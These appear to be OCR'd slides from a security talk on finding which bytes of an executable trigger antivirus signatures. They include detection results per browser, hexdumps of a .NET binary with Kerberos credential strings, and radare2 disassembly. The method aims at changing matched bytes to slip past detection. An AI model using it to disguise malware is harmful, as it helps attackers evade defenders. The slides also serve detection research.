
Demo: Avira


Virus & threat protection
Protection for your device against threats.
Microsoft Defender Antivirus options
Windows Community videos
Learn more about Virus & threat protection
Have a question?
Get help
Who's protecting me?
Manage providers
Help improve Windows Security
Give us feedback
Change your privacy settings
View and change privacy settings for your Windows 10 device.
Privacy settings
Privacy dashboard
Privacy Statement
Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Settings
Leistung
ENG
13:00
24/06/2023

AV Defender: Firefox

Demo
Defender
Firefox
Cloud-Delivered Protection


Result:
Not detected



AV Defender: Chrome

Demo
Defender
Chrome
NO Cloud Delivered Protection


Result:
Not detected



AV Defender: Chrome + Cloud-Delivered protection

Demo
Defender
Chrome
Cloud-Delivered
protection

Result:
Detected




Strong:

- Defender Cloud-Delivered Protection
- With Chrome, Edge


Weak:


- Firefox with CDP
- AVG
- Avira



Add information to matches

Augmentation


file.exe
Reducer
Matches
Verifier
Augmentation


WE DO THIS
NOT BECAUSE
IT IS EASY,
BUT BECAUSE
WE THOUGHT
IT WOULD BE EASY

We only have hexdumps

Which match is easiest to change?

Match 0: 155450 (size: 208)

Has Disassembly

.text methods {'::.ctor', '::<DomainUsernames>b__26_0', '::<.ctor>b__1_22', '::Compare', ':

```
00025F3A   2A 1A 73 7D 06 00 06 2A 22 02 03 28 39 00 00 0A    *.s}...*"..(9...
00025F4A   2A 2E 73 E8 07 00 06 80 82 06 00 04 2A 1E 03 6F    *.s.........*..o
00025F5A   5B 00 00 0A 2A 00 13 30 03 00 30 00 00 00 62 01    [...*..0..0...b.
00025F6A   00 11 03 8E 69 0A 04 8E 69 0B 06 07 28 EF 02 00    ....i...i...(...
00025F7A   0A 0C 16 0D 2B 14 03 09 91 04 09 91 2E 08 03 09    ....+...........
00025F8A   91 04 09 91 59 2A 09 17 58 0D 09 08 32 E8 06 07    ....Y*..X...2...
00025F9A   59 2A 42 53 4A 42 01 00 01 00 00 00 00 00 0C 00    Y*BSJB..........
00025FAA   00 00 76 34 2E 30 2E 33 30 33 31 39 00 00 00 00    ..v4.0.30319....
00025FBA   05 00 6C 00 00 00 B4 58 01 00 23 7E 00 00 20 59    ..l....X..#~.. Y
00025FCA   01 00 A4 C8 00 00 23 53 74 72 69 6E 67 73 00 00    ......#Strings..
00025FDA   00 00 C4 21 02 00 00 9D 01 00 23 55 53 00 C4 BE    ...!......#US...
00025FEA   03 00 10 00 00 00 23 47 55 49 44 00 00 00 D4 BE    ......#GUID.....
00025FFA   03 00 7C 54 00 00 23 42 6C 6F 62 00 00 00 00 00    ..|T..#Blob.....
```

Match 1: 260095 (size: 52)

.text Metadata Header Stream: #Strings :

```
0003F7FF   65 67 65 72 53 69 67 6E 65 64 00 75 6E 63 6F 6E    egerSigned.uncon
0003F80F   73 74 72 61 69 6E 65 64 00 4B 72 62 43 72 65 64    strained.KrbCred
0003F81F   00 63 72 65 64 00 52 65 6D 65 6D 62 65 72 65 64    .cred.Remembered
0003F82F   00 52 70 63                                        .Rpc
```

Match 2: 272070 (size: 26)

.text Metadata Header Stream: #Strings :

```
000426C6   72 69 62 75 74 65 00 44 65 62 75 67 67 61 62 6C    ribute.Debuggabl
000426D6   65 41 74 74 72 69 62 75 74 65                      eAttribute
```

EXE PE


Augmentation

Augmentation: PE EXE


Simple EXE:

- Compiled into x86/x64 assembly
- “Native” Code executed by the CPU
- C, C++, Rust, Nim etc.
- Stored in .exe files in PE format
- Commonly used for malware and tools

- Divided into sections
  - .text: Code
  - .data: Data



```
char a = “Test”;

for(int n=0; n<0xFF; n++) {
    log(“Error: “);
}
```




Disassemble matches to get code


- Using radare2 to disassemble
- Problem: radare2 works with processes
  - virtual (relative) addresses (RVA), not file offsets
  - Need to translate between RVA from process to file offset

```
[0x004014e0]> pD
            ;-- entry0:
            ;-- mainCRTStartup:
            ;-- rip:
            0x004014e0      4883ec28        sub rsp, 0x28
            0x004014e4      488b05258300.   mov rax, qword [0x00409810]
            0x004014eb      c70000000000    mov dword [rax], 0
            0x004014f1      e89afcffff      call sym.__tmainCRTStartup
            0x004014f6      90              nop
```

